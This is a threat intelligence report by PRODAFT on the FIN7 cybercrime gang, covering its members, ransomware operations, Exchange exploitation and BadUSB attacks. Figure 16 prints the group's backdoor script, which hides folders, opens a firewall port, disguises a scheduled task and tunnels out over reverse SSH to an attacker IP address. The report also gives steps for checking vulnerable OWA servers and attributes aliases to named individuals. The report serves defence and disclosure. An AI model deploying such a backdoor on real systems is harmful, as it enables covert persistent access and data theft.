PRODAFT

PROACTIVE DEFENSE AGAINST FUTURE THREATS

FIN7 Unveiled

A deep dive into notorious cybercrime gang

Y-Parc, rue Galilée 7, 1400 Yverdon-les-Bains, Switzerland

+41225481923

info@prodaft.com

Contents

Reference Number	CH-2022120501
Prepared By	PTI Team
Investigation Date	14.11.2021 - 30.09.2022
Initial Report Date	05.12.2022
Last Update	22.12.2022

1 Introduction

The highly active threat group **FIN7** has been continuously broadening their cybercrime horizons and recently added ransomware to its attack arsenal. They are known to hold a notorious status due to their achievement in deploying extensive backdoors in **leveraging software supply chains**, **distributing malicious USB sticks**, and **cooperating with other groups**. Nowadays, its initial approach is to carefully pick high-value companies from the pool of already compromised enterprise systems and force them to pay large ransoms to restore their data or seek unique ways to monetize the data and remote access.

FIN7 is also attributed[8] to the espionage campaign named **Carbanak**, and is known to be interacting[3] with other hacker groups well-known under names such as **LockBit**, **Darkside**, **REvil**, or **MAZE**. Most notably, FIN7 has gathered several uncategorized hacking teams and created fake infosec firms[5] to trick security researchers into executing ransomware attacks by taking on names such as **Combi Security** and **Bastion Secure**.

From 2013 onwards, the victims ranging from food producers, critical infrastructure providers, to healthcare and financial firms have suffered significant magnitude of financial losses caused by this threat group. While FIN7's primary objective is to directly steal financial information, they will also steal sensitive information to sell on underground marketplaces, or reuse it in their upcoming ransomware attacks. Moreover, the group appears to be as active as ever, bringing up a relatively greater deal of successful methods on techniques and attack surfaces; e.g. utilizing the go-to tools called **POWERPLANT**, **rclone**, and so on. The group has specialized in **PowerShell** programs and unique commands that can be observed across malware infections.

PRODAFT Intelligence Team (PTI) puts forward the cybercriminal investigation with its visibility into critical elements of FIN7 infrastructure and vital data on its kill chain. On top of that, this report discusses crucial insights of the attack vectors, infection mechanisms and toolkits used by this group to exploit the network from the initial infection, the operational details, and regional distribution.

Please note that this report has two versions. The *"Private Release"* is provided to law enforcement agencies, applicable CERTS / CSIRTS, and members of our U.S.T.A. Threat Intel Platform (with appropriate annotations and reductions). Likewise, the *"Public Release"* is publicly disseminated for the purpose of advancing the global fight against high-end threat actors and APTs.

2 Executive Summary

This report demonstrates the continuous threat intelligence research carried out by the PRODAFT threat intelligence team (PTI). The main aim is to elaborate on the comprehensive TTP of the APT group known as FIN7. The data captured by the PTI team contains information about attack tools used by the FIN7 group, various backup files, and conversation history. Moreover, in private chats, we identified the inner details of various cyber-attack operations conducted against large institutions based in the USA and Europe.

The Organizational Structure section of the report further covers and reveals the FIN7 group hierarchy, disclosing the nicknames and addresses of the members. The group sequence exhibits clear structures distributed into management, developers, penetration testers and affiliate positions, essentially making them study the targets' internal procedures more efficiently and successfully. PRODAFT is the first organization that gained visibility into the organizational structure of FIN7 and the real identities of some of its members. Furthermore, we share information on their account activities that previously involved illegal operations.

During our team's analysis of Jabber conversation history, we observed that the purpose of these attacks was to infiltrate the target corporation networks and encrypt valuable data to request ransom payments from the institutions. After entering the systems of large to medium-sized organizations, members of the attacker group predominantly deploy **Darkside** or **REvil**/**Sodinokibi** ransomware on victim computers.

For the purpose mentioned above, threat actors had mainly exploited well-known Microsoft Exchange vulnerabilities (ProxyShell and ProxyLogon) to gain initial access to their targets due to the availability of easy-to-use public tools. PTI team also identified that the FIN7 group developed tailored systems to quickly discover and infiltrate the high-value targets by performing mass scans.

Apart from exploitation to gain initial access, it has been observed that FIN7 also performs social engineering attacks or uses already stolen enterprise credentials. We discovered several methods of their e-mail phishing techniques with malicious document attachments, as briefly analyzed in the corresponding sections of this report. Stolen credentials were found to be purchased from underground markets and checked with in-house developed scripts/tools.

The overall tactics and behaviour of the group reveal habitual patterns. After the initial access, FIN7 proceeds with the execution of the rest of the ransomware attack chain, encrypting the files, leaving a note inside the targeted systems and directing the institution's representatives to the chat platforms hosted inside the TOR network. There they negotiate a ransom payment in cryptocurrency with their victims ; if the institution refuses to pay the ransom money, the attacker group publicly shares the files stolen from target institutions on a website in the TOR network. However, an unusual action after this chain is that they leave an SSH-based backdoor on the target systems. It has been concluded that the objective of this backdoor is to re-target the victims with other types of ransomware to gain more profit, whilst this presumption is echoed by the conversations held among the threat actors.

Furthermore, the PTI team has disclosed that the owner of the obtained data is an active member of the FIN7 group who is responsible for providing tailored access to the targeted institutions. The conversation history exposed the fact that the subject threat actor is also providing tailored access to other ransomware distributors.

Last but not least, the aforementioned behavioural patterns, tactics, techniques and procedures confirmed that FIN7 attempts to filter and prioritize vulnerable targets in order to minimize their effort and maximize their profit. They are doing so by considering several parameters, such as annual revenue, foundation date, and the number of employees in the company. A specific page discovered in their management panel shows the value of each vulnerable target. This page demonstrates a particular type of feasibility study considered a unique behaviour among cyber-crime groups.

The inner workings of FIN7 present an intriguing insight into one of the most notorious and advanced cybercrime groups. All the provided information allows the readers to make further deductions while guiding them with a cohesive, meticulously crafted image.

Analyst Note : Although we analyzed millions of lines in Jabber logs, various scripts, and executable files sizing more than a few GBs in total belonging to the FIN7 group, we are still looking for possible collaborations with other threat intelligence teams to go over the remaining parts.

3 The FIN7 Power House : Organizational Structure

The FIN7 team has an interrelated structure that ensures consistent workflow among the team members throughout each operation. In Figure 1, the internal management is demonstrated hierarchically whilst revealing precisely tailored inner structures. Moreover, this section focuses on interactions among the group members and clearly indicates individual responsibilities and practices that each member engages in.





Figure 1. **FIN7 Team's Organizational Structure.**

Analyst Note : The following sections continually show evidence from conversations between threat actors that the PTI team had visibility on. Note that these dialogues are translated (without breaking the slang language as much as possible) from Russian to English for the audience of this report. Feel free to ask any question on the de-anonymized information of specific threat actors.

3.1 Alex : The Manager



As the employer and leader of the FIN7 group, Alex is a mastermind of infiltration and ransomware attacks on corporations. Known within the group as the employer and leader, he is often referred (as shown in Figure 2) to as such in the group's Jabber logs. He is heavily involved in the group's infiltration and ransomware attacks, and plays a key role in the planning and execution of these operations. With his expertise and experience, Alex is a formidable threat actor who poses a significant risk to businesses and organizations.




Figure 2. **Conversation about FIN7 leader.**

Following conversation from 2020 indicates that Roland and Shepard have been working for Alex for 2 years.





Figure 3. **Conversation about FIN7 leader.**

3.2 Rash : The Ransomware Mastermind



By reviewing the conversation below, it's been determined that the user with the Rash alias is the manager of Shepard and Roland. Apparently, Rash is the person who is in charge of the Ransomware operations.

Figure 4. **Statements that showing the position of Rash in the group.**

Figure 5 demonstrates that people working under the supervision of Rash do not even know the exact amount they earned or how it is shared among themselves. However, it is obvious that Rash takes the bigger piece of the pie.

Figure 5. **Conversation about Rash's profit.**

Conversation given in Figure 6 shows that actors prefer using Monero (XMR) instead of BTC. In case a BTC payment is going to be carried out, they try to take care of their anonymity by laundering the relevant crypto money beforehand.

Figure 6. Use of Monero (XMR) for payments.

Another conversation reveals the fact that license for using the administrator panel is not owned by Rash.




Figure 7. Conversation about ransomware panel.

Figure 8 shows a message from the user **one@protectzoom.com** who shares a victim's stolen credential, which mentions the jnbs.com domain. This victim is known to be attacked by REvil Ransomware on **March 14, 2020** [1]. Roland infiltrated the target with the given information on **February 25, 2020**, and then exposed the victim's confidential data in a REvil ransomware blog named Happy Blog.

Figure 8. Conversation about one of the REvil Ransomware victims.


1. https://caribbeanthreatin.tel/2020/07/la-jamaique-touchee-par-un-ransomware/

3.3 Sergey-Oleg aka S-O : The Target Watcher

Sergey-Oleg is a leader within the FIN7 group and is known for his expertise in tailored access operations. He is responsible for assigning tasks to the group's members (as shown in Figure 9) and overseeing their execution. With his specialized knowledge and skills, Sergey-Oleg plays a critical role in the group's success and its ability to carry out sophisticated cyberattacks against high-value targets.

Figure 9. **Conversation about victim's credentials.**

3.4 Derv1sh : The Developer



As a result of a thorough investigation by the PTI team, it was determined that the actor known as **Derv1sh** is a developer for the notorious FIN7 group. A Github page was discovered under the username **derv1sh**, which contained a number of payloads used by the attacker group. Among these files was the infamous **gost.exe**, which has been used in a number of high-profile intrusions.






Figure 10. **GitHub repository of the Derv1sh.**

3.5 Vie : The VX-Master




Vie has been collaborating with **Alex** for an extended period of time and has contributed to the development of various toolkits, including the **Checkpoint Software Loader**, which is the team's primary remote access tool. **Vie** also played a crucial role in the **Carbanak** campaign.

3.6 Roland : The Gatekeeper



As a result of the threat intelligence studies carried out by the PTI team, it was established that one of the FIN7 pentesters is Ukrainian citizen, with nickname Roland. He uses the aliases seeerega, rol, roland, soslowso on different chat applications, forums and social media platforms. Based on the evidence from Jabber conversations, PTI team concluded that Roland conducts cyber-attacks for various ransomware providers and FIN7 APT group in order to infiltrate and provide tailored access to targeted institutions that are potential ransomware victims.

3.7 Shepard : The Pentester



As a result of the analysis, it was clear that **Shepard**, like Roland, was engaged in a pentest for Alex and Rush. It is understood from the related past speeches that these people reside in Ukraine. Hryvnia, the Ukrainian currency, is mentioned as a possible form of payment to buy a laptop device.




Figure 11. **Converting dollar currency into hryvnia for laptop.**

4 Technical Analysis

The FIN7 group is known for their highly sophisticated and targeted attacks. In this section, we will uncover the methods and tools used by the FIN7 team to carry out their operations. This includes details on their infrastructure, attack arsenal, communication environment, initial vectors, and post-exploitation techniques. We will also discuss one of their most notable campaigns and the impact they have had on organizations around the world.

4.1 Initial Vectors

The FIN7 hacking group often uses custom scripts to exploit public-facing web applications. In conversations between group members as shown in below, they have discussed using the **CVE-2020-0688** vulnerability in Microsoft Exchange applications to run arbitrary PowerShell scripts on victims' servers. This allows them to gain unauthorized access and potentially steal sensitive information.

Figure 12. **Conversation about the usage of Microsoft Exchange exploit.**

Before using the exploit for **CVE-2020-0688** vulnerability, the FIN7 group checks whether or not the vulnerability exists on the victim servers. Thereon the PTI team found the README file describing this operation for Exchange servers on detecting vulnerability.

```
Simple check for OWA

1. Sending GET request to the address https://Domain/Owa   (You can simplify. Make a request immediately on 3. Step)

2. Analyze the status of an answer. If the redirect (it should be), then we make a GET request there. If not, then no.

3. Redirect should bring to address "https://domain/owa/auth/logon.aspx". We make a GET request to this link and analyze the result.

4. As response, HTML page should load.

5. In the page code there will be such an element: <link rel="shortcut icon" href="/owa/auth/15.0.1395/themes/resources/favicon.ico" type="image/x-icon">
From here we take the version number 15.0.1395 and we look whether it is on the list of vulnerable or not. Fix everything in the database.
```

Figure 13. README of the script distributed within the team - Translated from Russian.

With aforesaid, for using exploit against Exchange vulnerability, this threat group purchases the stolen accounts of OWA on specific internet markets, and examines their validity. A file README is given below with commands of Python-script for checking accounts (see Figure 14).

```
Commands:

add - Adds domains and accounts, if any, to the database. MX domains are also added. Then OWA's check was launched, for now it blocked.

check - Domains check from database for OWA

pentest - Check of accounts for valid. Only for domains that have OWA vulnerability

result - The result of domains with a vulnerable OWA and valid accounts for them

url_check - A simple check of domains specified in the URL format for vulnerable OWA without adding into database
```

Figure 14. Help page of the script distributed within the team - Translated from Russian.

In addition to the CVE-2020-0688 vulnerability, the FIN7 team members were quite interested in other types of Microsoft Exchange exploits, including ProxyLogon, ProxyShell, or CVE-2021-42321. To take advantage of these vulnerabilities, they developed tailored scripts to automate the exploitation process. They customized public exploits and sometimes combined them with zero-day vulnerabilities to create even more effective attacks. It's likely that they decided to develop a new system to automate this process, and they created the tailored system (as described in Section 4.4) for that purpose. This system allowed them to quickly and efficiently exploit any vulnerable systems they came across.

In addition to exploiting the vulnerabilities mentioned above, FIN7 has also been known to use other attack vectors, such as BadUSB attacks. In March 2020, public reports linked FIN7 to these social engineering attacks, which involve convincing potential victims to plug in USB flash drives containing malicious code into their computers. We observed several BadUSB scripts in the team's toolkit (as shown in Figure 15) and published technical analysis on some of them [2].




Figure 15. Excerpt of the FIN7 Team's attack arsenal - Ready-to-ship flash drives.

In BadUSB attacks, the attacker modifies a USB flash drive to act as a human interface device (HID), such as a keyboard, and use it to input commands into the victim's machine. In FIN7's BadUSB attacks, they have been known to modify their USBs to act as a keyboard and simulate keyboard strokes to invoke a malicious Powershell command. However, they recently added a new SSH-based backdoor (as shown in Figure 16) to their arsenal, which allows them to steal confidential files from the target system using reverse SSH connections (SFTP). This adds another layer of sophistication to their attacks and makes it even harder for victims to detect and defend against them.

```
7z.exe x OpenSSH64.7z -o%SystemRoot%
powershell.exe -ExecutionPolicy Bypass -File %SystemRoot%\OpenSSH\install-sshd.ps1
xcopy %SystemRoot%\OpenSSH\ssh %PROGRAMDATA%\ssh /c /d /e /h /i /k /q /r /s /x /y
>%PROGRAMDATA%\ssh\sshd_config (Echo Port 9997&Echo Subsystem sftp sftp-server.exe&Echo ListenAddress 127.0.0.1& type "%PROGRAMDATA%\ssh\sshd_config_default") & del /f /q %PROGRAMDATA%\ssh\sshd_conf
xcopy %SystemRoot%\OpenSSH\.ssh %SystemRoot%\System32\config\systemprofile\.ssh /c /d /e /h /i /k /q /r /s /x /y
attrib +h "%PROGRAMDATA%\ssh"
attrib +h "%SystemRoot%\System32\config\systemprofile\.ssh"
icacls %PROGRAMDATA%\ssh /inheritance:r /T /C /grant "NT AUTHORITY\SYSTEM":F /grant Administrators:F
icacls %PROGRAMDATA%\ssh\administrators_authorized_keys /inheritance:r /T /C /grant "NT AUTHORITY\SYSTEM":F /grant Administrators:F
icacls %SystemRoot%\System32\config\systemprofile\.ssh /inheritance:r /T /C /grant "NT AUTHORITY\SYSTEM":F /grant Administrators:F
powershell.exe -command New-NetFirewallRule -Name sshd -DisplayName 'OpenSSH SSH' -Enabled True -Direction Inbound -Protocol TCP -Action Allow -LocalPort 9997 -Program "%SystemRoot%\OpenSSH\sshd.exe
sc config sshd start= auto
sc failure sshd reset= 60 actions= restart/60/restart/60/restart/60
sc start sshd
SCHTASKS /create /f /tn "Get Updates SSH" /tr "cmd.exe /c %SystemRoot%\OpenSSH\ssh NXL@194.104.136.182 -p 443 -i %PROGRAMDATA%\ssh\id_ed25519 -R 194.104.136.182:10040:127.0.0.1:9997 -N -C -o StrictH
```

Figure 16. Excerpt of the FIN7 Team's SSH-based backdoor script.

2. https://www.prodaft.com/blog/detail/opblueraven-unveiling-fin7carbanak-part-ii-badusb-attacks

The PTI team has detected a dialogue between FIN7 members where they discuss and confirm the use of the BadUSB attack vector. The dialogue (see Figure 17) also explicitly mentions attacks on POS machines and manipulations of international payment systems. From these messages, it appears that Alex is the leader of the FIN7 group, as mentioned in Section 3.1 of this report. This provides further evidence of FIN7's involvement in these activities and the extent of their capabilities.

Figure 17. Conversation about USB flash drives and attacks on POS machines.

In a conversation, two FIN7 team members were discussing their BadUSB attack payloads, which had been obtained by antivirus companies. They mentioned that the payloads were marked as FIN7, which shows that they are aware of and track the activities of security researchers. This level of awareness and tracking suggests a high level of sophistication and dedication to their operations. However, threat intelligence efforts have disrupted their operation and exposed their tactics, making it harder for them to carry out successful attacks.

Figure 18. **Conversation about USB flash drives and payloads.**

